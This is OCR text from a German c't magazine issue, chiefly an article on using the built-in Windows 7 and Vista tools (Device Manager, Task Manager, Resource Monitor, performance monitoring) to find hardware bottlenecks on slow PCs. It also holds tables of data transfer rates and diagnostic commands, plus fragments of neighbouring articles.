
Windows einen Fehlerreport, der hier auf Wunsch an Microsoft gesendet werden kann – als Antwort gibt es mitunter den Hinweis auf eine Lösung, etwa in Form eines Downloadlinks oder einer fehlerbereinigten Version.

Falls machbar, können Sie auch über Alternativen zu der Ihr System lähmenden Anwendung nachdenken: Denn warum sollte man sich mit Microsoft Office, Photoshop, Nero oder dem Internet Explorer herumärgern, wenn es Open Office, Gimp, ImgBurn oder Firefox in vielen Fällen mindestens genauso gut tun? (axv)

Literatur

- [1] Axel Vahldiek, Tempo-Beschwörer, Tuning-Tools und -Tipps für Windows, c't 1/09, S. 92
- [2] Christoph Hoppe, Axel Vahldiek, Mit erhöhter Schlagzahl, Tipps und Tricks für Windows XP auf dem Prüfstand, c't 17/05, S. 102

www.ct.de/1022100



Windows 7 hat eine Problemberichterstattung an Bord, die als Antwort mitunter Links zu fehlerbereinigten Versionen von Anwendungen oder Treibern liefert. 


Anzeige

Christof Windeck

Freie Bahn schaffen

Hardware-Check mit Windows-Bordmitteln

Bei lahmen Windows-PCs lautet die Gretchenfrage: Hakt es bei Hard- oder Software? Die jüngsten Windows-Versionen helfen bei der Klärung mit einem umfangreichen Instrumentarium.



Unverkennbar langsam Bildaufbau, Tonstörungen, niedrige Datentransferraten beim Kopieren auf externe Laufwerke: Um solche Ärgernisse an der Wurzel zu packen, ist präzise Ursachenforschung nötig. An moderner Hardware lässt sich mit einfachen Mitteln nicht viel prüfen. Sitzen alle Kabel, Erweiterungskarten und Speichermodule fest, schaufeln die Ventilatoren ausreichend Kühl Luft herbei und liegen auch die möglicherweise im BIOS-Setup angezeigten Betriebsspannungen im grünen Bereich, ist die Diagnose auch schon beendet. Umso wichtiger ist es, das laufende Betriebssystem zu seiner Meinung über den Hardware-Zustand zu

befragen. Möglicherweise ist ja der Prozessor zu lahm, einem Programm fehlt Arbeitsspeicher oder die Festplatte liefert Daten einfach nicht schnell genug. Die in Windows 7 und Vista eingebauten Diagnosefunktionen liefern viele Hinweise – man muss sie nur finden und richtig interpretieren.

Grundeinstellung

Am Anfang stehen einfache Kontrollen. Der erste Blick gilt den „Basisinformationen über den Computer“: Diese wichtige Übersicht ist via Systemsteuerung erreichbar, aber auch über Abkürzungen: Windows seit Vista präsentiert sie nach einem Rechts-

klick auf den „Computer“-Button im Startmenü und der Auswahl von „Eigenschaften“ sowie nach einem gleichzeitigen Druck auf die Windows- und die Pause-Tasten.

Zu den Basisinformationen zählt Windows Angaben zur Betriebssystemversion – welche Edition, 32- oder 64-Bit-Version –, zum Hauptprozessor sowie zur Kapazität des installierten und des verwendbaren Hauptspeichers. Sofern sich die beiden letztgenannten Werte unterscheiden, gibt es dafür meistens zwei Ursachen: Einerseits zweigen Computer mit Onboard-Grafik einen Teil des RAM für die in Chipsatz oder CPU eingebaute GPU ab, andererseits können 32-

bittige Nicht-Serverversionen von Windows höchstens 2,8 bis 3,8 GByte Hauptspeicher nutzen, auch wenn 4 GByte oder gar mehr Speicher eingebaut ist [1].

Als Nächstes rückt die Systembewertung beziehungsweise der Windows-Leistungsindex ins Blickfeld. Dieser Benchmark bewertet CPU, Grafik, RAM und Festplatte jeweils einzeln und zeigt das niedrigste der Ergebnisse als Gesamtbewertung an (siehe c't-Link am Ende des Artikels). Dabei unterscheidet sich die relative Wertung zwischen Vista und Windows 7, weil die maximale Punktzahl je Kategorie bei Vista 5,9 lautete und später 7,9. Wichtig für die Systemdiagnose sind sehr niedrige Werte im Bereich 1

bis 2 – wenn sich diese auch nach der Installation frischer Treiber und anschließend erneuter Ausführung der Systembewertung nicht verbessern, dann arbeitet irgendeine PC-Komponente wohl tatsächlich extrem lahm – selbst ein Atom D510 kommt nämlich unter Windows 7 auf eine Gesamtnote von 2,8. CPU, den 3D-Teil der GPU und das RAM bewertet Windows beim Atom sogar höher.

Nach dem Windows-Leistungsindex kommt der Geräte-Manager an die Reihe, den man vom Fenster „Basisinformationen“ aus ebenfalls mit einem Klick erreicht. Er verrät, ob Windows sämtliche PC-Komponenten richtig erkennt und aktuelle Treiber verwendet. In der grafischen Aufzählung aller Systemkomponenten dürfen keine gelben Ausrufe- oder Fragezeichen sowie Verweise auf „unbekannte Geräte“ auftauchen. Falls doch, gilt es die nötigen Treiber zu beschaffen, sonst kann das Betriebssystem seine Aufgabe nicht erfüllen, eine Fehlersuche an anderer Stelle wäre unsinnig. Grundsätzlich sind stets die jüngsten, aber signierten Treiber für eine Systemkomponente empfehlenswert.

Bestimmte Gerätenamen deuten auf fehlende Treiber hin, insbesondere eine „Standard-VGA-Grafikkarte“. Dann funktioniert zwar der PC, bekommt aber schlechte Grafiknoten im Leistungsindex, Fenster ruckeln beim Verschieben und oft funktionieren die Energiesparmodi nicht – die Schaltfläche etwa zum „Energie sparen“ fehlt schlichtweg.

Manchmal ist es schwer, „unbekannte Geräte“ zu identifizieren. Oft helfen die schematischen PCI-Kennungen, also die sogenannten Vendor- und Device-Identifikationsnummern, bei der Treibersuche via Internet. Der Geräte-Manager präsentiert nach einem Doppelklick auf eine Komponente auf dem Registerblatt „Details“ ein Auswahlfeld, wo unter „Hardware-IDs“ hinter „\PCI\VEN_“ beziehungsweise „\&DEV_“ jeweils vierstellige Zahlen stehen. Googelt man beispielsweise „8086 27da“, trifft man rasch auf eine Chipsatz-Komponente von Intel – und nach der Installation des Intel Chipset Software Installation Utility weiß dann auch der Geräte-Manager, dass es sich dabei um den Controller für den SMBus handelt.

Das Windows-Update liefert für einige Komponenten frische Treiber, weshalb man es auch vor weiteren Diagnosemaßnahmen durchführen sollte. Auf welchem Stand das BIOS des Mainboards ist, weiß Windows übrigens auch: In den „Systeminformationen“ steht es gleich auf der ersten Seite. Ob es ein BIOS-Update gibt, das mögliche Probleme be seitigt, muss man allerdings selbst herausbekommen – falls vorhanden, stellt es der Hersteller des PC oder des Mainboards üblicherweise über seine Webseite bereit. An dieser Stelle noch ein Tipp jenseits der Windows-Ebene: Auch eigentlich intakte Hardware verhält sich möglicherweise unerwartet, wenn das BIOS-Setup falsche Einstellungen vorgibt [2, 3, 4].

Eine wichtige Diagnose-Opt ion im Geräte-Manager ist die Ansicht „Geräte nach Verbindung“. Klappt man mit vielen Klicks die angezeigte Baumstruktur bis zu den feinen Ästen auf, so kann man beispielsweise erkennen, ob ein USB-Gerät (über einen USB Root Hub) mit dem Highspeed-tauglichen „Erweiterten“ oder „Enhanced Host Controller“ (EHCI) verbunden ist oder bloß mit einem langsameren Fullspeed-Controller (Universal/Open Host Controller, UHCI/OHCI). Die Bezeichnung mancher Komponenten verrät auch ihre aktuelle Betriebsweise – läuft etwa der SATA-Controller im AHCI-Modus, dann taucht diese Abkürzung meistens auch im Geräte-Manager auf. Ande-

Datentransferraten (Auswahl)

| | Komponente physisches Maximum | Datentransferrate höchster Praxiswert (ca.) |
|--|-------------------------------|---|
| RAM: 2 × PC2-6400 (DDR2-800, 2 Kanäle) | 12,8 GByte/s | 7000 MByte/s |
| PCI Express x1 (1. Generation) | 250 MByte/s | > 200 MByte/s |
| SATA II (3 GBit/s) | 300 MByte/s | 280 MByte/s |
| SATA 6G (6 GBit/s) | 600 MByte/s | > 350 MByte/s |
| Solid-State Disk (aktuelle SATA-SSD) | – | > 200 MByte/s |
| konventionelle SATA-Festplatte | – | 50 bis 150 MByte/s |
| USB 3.0 Superspeed | 5 GBit/s | > 200 MByte/s |
| konventionelles PCI (32 Bit/33 MHz) | 132 MByte/s | < 90 MByte/s ¹ |
| USB 2.0 Highspeed | 480 MBit/s | 36 MByte/s |
| USB 1.1 Fullspeed | 12 MBit/s | ca. 1,2 MByte/s |
| Gigabit Ethernet | 1 GBit/s | 117 MByte/s |
| Fast Ethernet | 100 MBit/s | 11,8 MByte/s |
| WLAN 802.11n, 2 Streams, nah | 300 MBit/s | < 17 MByte/s |
| WLAN 802.11n, 20 m Distanz | 300 MBit/s | 9 MByte/s |
| DSL mit 16 MBit/s (downstream) | 16 MBit/s | 1,9 MByte/s |
| DSL mit 6 MBit/s (downstream) | 6 MBit/s | 0,7 MByte/s |
| UMTS/HSDPA mit 7,2 MBit/s | 7,2 MBit/s | < 0,8 MByte/s |
| UMTS/HSDPA mit 3,2 MBit/s | 3,6 MBit/s | < 0,4 MByte/s |

¹ bei modernen Mainboards

rerseits braucht man aber auch Erfahrung, um sich nicht verwirren zu lassen: Unter „PCI-Bus“ versteht der Geräte-Manager eine logische PCI-Struktur, der er auch PCI-Express-Ports zuordnet.


Probleme wie abgestürzte Treiber protokolliert Windows in der Ereignisanzeige unter „Verwaltung“. Als „Fehler“ markierte Einträge finden sich direkt auf der Startseite „Übersicht und Zusammenfassung“. Soweit sie Hardware betreffen, gehören sie meistens zur Unterkategorie Windows-Protokolle/System; die Ereignisse in diesem Bereich kann man mit einem Klick auf den Spaltenkopf „Ebene“ umsortieren lassen und findet dann

unter den Fehlern noch die „Warnungen“, die manchmal ebenfalls Hinweise zur Hardware-Diagnose liefern.

Tachometer

Schon seit vielen Windows-Versionen ist der Task-Manager das Schweizer Taschenmesser der Systemdiagnose und erster Anlaufpunkt bei Performance-Problemen. Allerdings erschließt sich die wahre Bedeutung mancher dargebotenen Informationen erst mit etwas Hintergrundwissen. So erkennt man auf der Task-Manager-Registerkarte „Leistung“ bei Computern mit Multi-Core-Prozessoren sofort die Zahl der logischen Rechenkerne und deren aktuelle Auslastung – aber ob es sich bei der Hälfte der Kerne um virtuelle handelt, die Intel-Prozessoren mit Hyper-Threading dem System sozusagen vorgaukeln, sieht man hier nicht. Diese Information muss man sich anhand der CPU-Bezeichnung und Intels Online-Datenbank (siehe c't-Link) zusammenreimen.

Auch die schnellste Anzeige könnte nicht die wahre CPU-Auslastung abbilden, weil schon ein 1,6-Gigahertz-Atom theoretisch 3,2 Milliarden Gleitkomma berechnungen pro Sekunde ausführt. Die im Sekundentakt aktualisierte Auslastungsanzeige ist also nur eine Näherung. Das gilt auch für den Speicherfüllstand: Minimal ungleichzeitige Messungen führen hier zu kleinen Fehlern bei der Mengenangabe.




Das mächtigste Diagnosewerkzeug unter Windows ist die Leistungsüberwachung.

Bei Mehrkernprozessoren ist ein Vergleich der summarischen CPU-Auslastung mit der Last der einzelnen Kerne wichtig, weil Programme in Sekundenbruchteilen zwischen verschiedenen Rechenwerken hin- und herspringen. Belastet eine einzelne laufende Anwendung beide Kerne eines Dual-Cores, wobei die summarische Auslastung jedoch nur wenig mehr als 50 Prozent beträgt, dann nutzt das jeweilige Programm eigentlich nur einen einzigen CPU-Kern. Wollte man diese Software beschleunigen, bräuchte man eine CPU mit höherer Taktfrequenz oder anderweitig höherer Einzelkern-Rechenleistung, etwa mit größeren Caches oder effizienterer Mikroarchitektur.

Der Task-Manager liefert Hinweise auf knappes RAM: Ist der physisch vorhandene Arbeitsspeicher voll, dann lagert das Betriebssystem Daten teilweise auf die Festplatte aus. Die Datentransferrate des Magnetspeichers liegt indes ungefähr um den Faktor 70 niedriger, die Latenzen betragen etwa das 200 000-fache von DDR3-SDRAM. Fühlt sich der PC also lahm an und ist die CPU nicht voll ausgelastet, dann warten die Rechenwerke möglicherweise zu häufig auf Daten von der Festplatte. Mehr RAM dürfte ein solches System also beschleunigen. Achtung: Für Programme, die nicht alle CPU-Kerne nutzen können, gilt diese Schlussfolgerung möglicherweise nicht – hier liegt der Flaschenhals vielleicht eher bei der Single-Thread-Rechenleistung des Prozessors.

„Insgesamt“ =
absolut belegt
+
„Verfügbar“
„Verfügbar“ ≈
„Im Cache“
+
„Frei“
(Abweichung u. a.
wg. Messverfahren)



Dieser Rechner mit Dual-Core CPU protzt dank Hyper-Threading zwar mit vier logischen CPU-Kernen, doch der kümmerliche Arbeitsspeicher ist knallvoll.

Die auf dem Task-Manager-Registerblatt Leistung unten links unter „Physikalischer Speicher (MB)“ gemeldeten Werte zur RAM-Auslastung sind nicht leicht zu verstehen. Mit MB sind Megabyte (MByte) gemeint – bei einem Beispiel-PC mit zwei 1-GByte-Speichermodulen und Onboard-Grafik, die 128 MByte RAM belegt, sollten unter „inssgesamt“ dort etwa 1920 MByte erscheinen. Auf ein paar MByte mehr oder weniger kommt es hier nicht an – je nach Computer und BIOS sind unterschiedlich große Adressbereiche für spezielle Zwecke reserviert.

Interessant ist vor allem, wie viel Speicher das System gerade benutzt und welche Reserven noch verfügbar sind. Der grüne

Balken im Feld „Arbeitsspeicher“ zeigt die aktuelle Auslastung, deren Verlauf im Feld rechts daneben als blaue Linie zu sehen ist. Bei Windows 7 ergibt die Summe der im Feld „Arbeitsspeicher“ angezeigten, aktuellen Auslastung und dem Wert unter „Verfügbar“ stets das „Inssgesamt“ vom System nutzbare RAM – kleine Rechenfehler gehen auf das Messverfahren zurück. Bei Windows Vista fehlt im Task-Manager noch die „Verfügbar“-Angabe. Diese wiederum entspricht ungefähr der Summe aus „Im Cache“ und „Frei“. Während der letztgenannte Begriff sofort einleuchtet, meint „Im Cache“ die Menge an RAM, die Windows sinnvollerweise zur Pufferung beispielsweise von Festplattendaten verwendet – deshalb wurde er früher auch Filecache genannt. Fordert ein Programm mehr RAM an als gerade frei ist, dann verkleinert Windows den Cache. Auf knappen Arbeitsspeicher weist also ein niedriger Wert unter „Verfügbar“ hin und weniger ein hoher aktueller Füllstand.

Detailforschung

Mangelt es tatsächlich an RAM und greift das System deshalb häufig auf die Festplatte zu, dann zeigt das der Ressourcenmonitor, den man vom Task-Manager aus mit einem Klick erreicht, genauer an. Hier lässt sich auch herausfinden, welche Anwendung gerade Ressourcen belegt – dazu mehr im vorstehenden Artikel auf S. 100.

Hat man mehrere Festplatten oder wenigstens Festplatten-Partitionen im System, erlaubt der Ressourcenmonitor eine rasche Prüfung der Datentransferraten dieser Laufwerken. Dazu kopiert man schlichtweg eine größere Datei – mindestens 1 GByte sollte sie schon haben, etwa ein DVD-Abbild (ISO-Image) – von einer Partition auf die andere und behält das Anzeigefeld „Datenträger“ der Ressourcenverwaltung im Blick. Bei modernen Desktop-PC-Laufenwerken sollten hier Werte von über 50 MByte/s beim Kopieren zwischen unterschiedlichen Platten auftreten und mindestens die Hälfte, wenn die Daten auf eine andere Partition derselben Platte wandern. Notebooks liegen eher darunter und Solid-State Disks (SSDs) darüber. Als Ursache für besonders niedrige Werte bei gleichzeitig hoher CPU-Last kommt ein ineffizienter Virenschanner in Betracht, den man probeweise abschalten kann, bevor man die Messung wiederholt. Bleiben CPU-Last hoch und Transferrate niedrig, liegt es bei älteren Rechnern mit IDE-Festplatte(n) möglicherweise daran, dass der Parallel-ATA-Controller im PIO- statt im DMA-Modus läuft.

Bei der Beurteilung von Datentransferraten hilft die Tabelle auf S. 107. Dabei ist es auch wichtig, auf die Verhältnisse zu achten: Selbst der lahmste Arbeitsspeicher ist extrem viel schneller als die DSL-Verbindung ins Internet, ein Fast-Ethernet-Port oder jeder USB-Stick. Schnelleres oder langsameres RAM kann also die Performance der anderen Schnittstellen nicht nennenswert beeinflussen. Auch bei drahtlosen Verbindungen wird die praktisch erreichbare Übertragungsrate oft überschätzt – vor allem, wenn es um längere Funkdistanzen geht.

Der Reiter „CPU“ des Ressourcenmonitors verrät, ob Stromsparfunktionen wie AMD Cool'n'Quiet oder (Enhanced) Intel SpeedStep Technology aktiv sind – dann nämlich sollte eine blaue Linie die je nach Auslastung wechselnde, relative Taktfrequenz des Prozessors anzeigen. Absolute Mega- oder Gigahertzahlen verrät der Ressourcenmonitor indes nicht.

Manches Missverständnis ruft die Anzeige der „Seitenfehler pro Sekunde“ auf dem Reiter „Arbeitsspeicher“ hervor; dabei



Noten unter „2“ im Windows-Leistungsindex weisen auf extrem schwache Hardware oder falsche Treiber hin – selbst ein (Dual-Core-)Atom-PC schafft 2,8.

geht es nicht etwa um Fehler im RAM, sondern um sogenannte Page Misses. Diese treten auf, wenn der Prozessor Daten anfordert, die in keinem der zahlreichen Pufferspeicher liegen, also letztlich von der Festplatte (oder einer anderen Datenquelle) geladen werden müssen.

Noch weitaus mehr Performance-Daten als der Ressourcenmonitor bietet die Windows-„Leistungsüberwachung“. Dieses mächtige Werkzeug erreicht man rasch über das Suchfeld, welches nach einem Klick auf den Windows-Startknopf direkt darüber erscheint beziehungsweise nach Betätigung der Windows-Taste; dort gibt man das Wort „Leistungsüberwachung“ oder perfmon.exe ein. Unter Vista erscheint dann die Zuverlässigkeit- und Leistungsüberwachung, wobei es dort um den „Systemmonitor“ geht. Unter Windows 7 hat Microsoft die Diagnosefunktionen neu geordnet, hier heißt es das Werkzeug schlachtweg Leistungsüberwachung. Sie besitzt auch eine Protokollfunktion: Sogenannte „Sammlungssätze“ speichern Messdaten zur späteren Analyse, etwa für Vorher-Nachher-Vergleiche. Ein Sammlungssatz kann Leistungsindikatoren auch im Hintergrund und zeitgesteuert erfassen.

Unter Windows 7 lassen sich aus der Standardansicht der Management-Konsole heraus individuell gewählte Einstellungen der Leistungsüberwachung nicht mehr wie noch unter Vista und XP als „.msc“-Datei ablegen, um sie schnell wieder aufrufen zu können. Wer seine Konfiguration speichern will, legt einen benutzerdefinierten Sammlungssatz an und wählt später – etwas kompliziert – wieder die gewünschte Ansicht. Alternativ kann man die Leistungsüberwachung samt Konfiguration als Webseite (.htm-



Einer „Standard-VGA-Grafikkarte“ fehlt der passende Hersteller-Treiber – bei der Suche hilft die PCI-Kennung im Gerät-Manager. Intels Vendor-ID lautet 8086.

Datei) mit eingebettetem ActiveX-Control abspeichern, welches der Internet Explorer ausführen kann. Mit einem Trick ist es auch unter Windows 7 möglich, eine bestimmte Leistungsüberwachungskonfiguration als Datei abzulegen, die sich später per Doppelklick aufrufen lässt. Dazu muss man die Leistungsüberwachung über die Befehlszeile oder das Start-Suchfeld mit perfmon /sys in der Stand-alone-Ansicht aufrufen und kann dann die Einstellungen nach einem Rechtsklick in einer Datei mit der Endung .PerfmonCfg ablegen.


Startet man die Leistungsüberwachung, zeigt sie zunächst nur die prozentuale CPU-Auslastung (Prozessorzeit %) als dünne, rote Linie an. Damit kann man die Verstellmöglichkeiten testen: Nach einem Doppelklick auf einen „Leistungsindikator“ in der Liste unter der Diagrammfläche lässt sich seine Darstellung ändern, etwa die Farbe und Stärke der Linie. Auch ein Rechtsklick irgendwo im Diagramm ermöglicht Zugriff auf die Anzeigoptionen, wo man beispielsweise die Art des Bildlaufs verändern kann oder auch Schrifttypen und Hintergrundlinien. Wichtiger als diese ästhetischen Stellschrauben ist aber die Skalierung der erfassten Daten, damit sie im gemeinsamen Diagramm über-

Der Gerät-Manager verrät auch, an welchem USB-Controller oder PCI-(Express-)Port ein Gerät gerade hängt.

haupt sichtbar sind. Für den jeweils markierten Indikator zeigt die Leistungsüberwachung unterhalb der Diagrammfläche den aktuellen Absolutwert sowie die im standardmäßig 100 Sekunden langen Messintervall aufgetretenen Minimal-, Mittel- und Maximalwerte an. Einen passenden Skalierungsfaktor kann man von Hand einstellen oder nach einem Rechtsklick automatisch ermitteln lassen.

Außer den auch vom Task-Manager und dem Ressourcenmonitor dargestellten Leistungsindikatoren liefert die Leistungsüberwachung noch eine riesige Fülle weiterer Daten, die bei der Fehlerdiagnose helfen. Viele Indikatoren sind besonders aussagekräftig, wenn man nur eine spezielle Instanz wählt – zur Diagnose von Datentransferschwächen unter „Physikalischer Datenträger“ etwa „Bytes gelesen/s“ für die Festplatte, von der man die Daten liest, und „Bytes geschrieben/s“ für das Ziel der Kopieraktion. Mit „Bytes/s“ ist wiederum die Summe aus den beiden vorgenannten Indikatoren gemeint.

Ursache von Tonstörungen in Audio-Anwendungen sind manchmal zu hohe Interrupt-Raten oder Verzögerungen bei der Verarbeitung von Deferred Procedure Calls (DPCs); beide Leistungsindikatoren sind im Fenster „Hinzufügen“ dem „Prozessor“ zugeordnet. Hat man hier ein Objekt gewählt, liefert ein Häkchen bei „Beschreibung“



gen anzeigen“ weitere Informationen – leider oft etwas umständlich übersetzt.

Vielfalt

Die aktuellen Versionen von Microsoft Windows besitzen eingebaute Diagnosefunktionen mit geradezu erschlagendem Funktionsumfang. Es lohnt sich, damit herumzuspielen, solange der PC problemlos läuft: Wer mit Ressourcenmonitor und Leistungsüberwachung vertraut ist, findet Fehlerquellen flotter. Die mächtigen Systemwerkzeuge lassen viele kostenpflichtige Hilfsprogramme alt aussehen. Unter Windows XP gibt es allerdings den Ressourcenmonitor noch nicht, der Task-Manager sieht etwas anders aus und die Leistungsüberwachung hat deutlich weniger Funktionen. (ciw)

Literatur

- [1] Christof Windeck, Grenzüberschreitung, Desktop-PCs und Notebooks mit 4 GByte Hauptspeicher – und mehr, c't 8/08, S. 106
- [2] Thorsten Leemhuis, Schaltzentrale, BIOS-Setup optimal einstellen, c't 8/08, S. 174
- [3] Thorsten Leemhuis, ATAvismus, SATA-Hostadapter moderner Chipsätze richtig konfigurieren, c't 20/07, S. 176
- [4] Thorsten Leemhuis, Passend kombiniert, Tipps zum Einrichten eines Core-i5/7-Systems, c't 21/09, S. 122

www.ct.de/1022106



Diagnosefunktionen in Windows 7

| Werkzeug | Tastenkombination | Aufruf ¹ | zeigt Informationen zu |
|--------------------------------------|------------------------------------|-----------------------|--|
| Basisinformationen über den Computer | Windows- und Pause-Tasten | control system | RAM-Ausbau, CPU-Typ, Leistungsindex, Link zum Gerät-Manager |
| Gerät-Manager | – | devmgmt.msc | Hardware-Komponenten, Treiber, PCI-ID |
| Task-Manager | Strg-, Umschalt- und Escape-Tasten | taskmgr.exe | unter anderem CPU-Auslastung, Speicherbelegung, Auslagerungsdatei |
| Ressourcenmonitor | – | resmon.exe | grafische Übersicht zu CPU, Arbeitsspeicher, Festplatten, Netzwerk |
| Leistungsüberwachung | – | perfmon, perfmon /sys | konfigurierbare, protokollfähige Überwachung vieler Systemfunktionen |
| Systeminformationen | – | msinfo32.exe | BIOS-Version, CPU, Arbeitsspeicher |

¹ Eingabe im Start-Suchfeld (Windows-Taste), bei „Ausführen“ (Windows-Taste + R) oder auf der Kommandozeile (cmd.exe)

Johannes Endres

Das Netz entwirrt

Engpässe im Netzwerk finden und aufweiten

Irgendwann fühlt sich jedes Netzwerk zu langsam an.

Statt dann Geld für schnellere Leitungen oder neue Hardware zu verpulvern, sollte man erst mal systematisch nachsehen, ob alle Stellschraubchen auch richtig stehen.



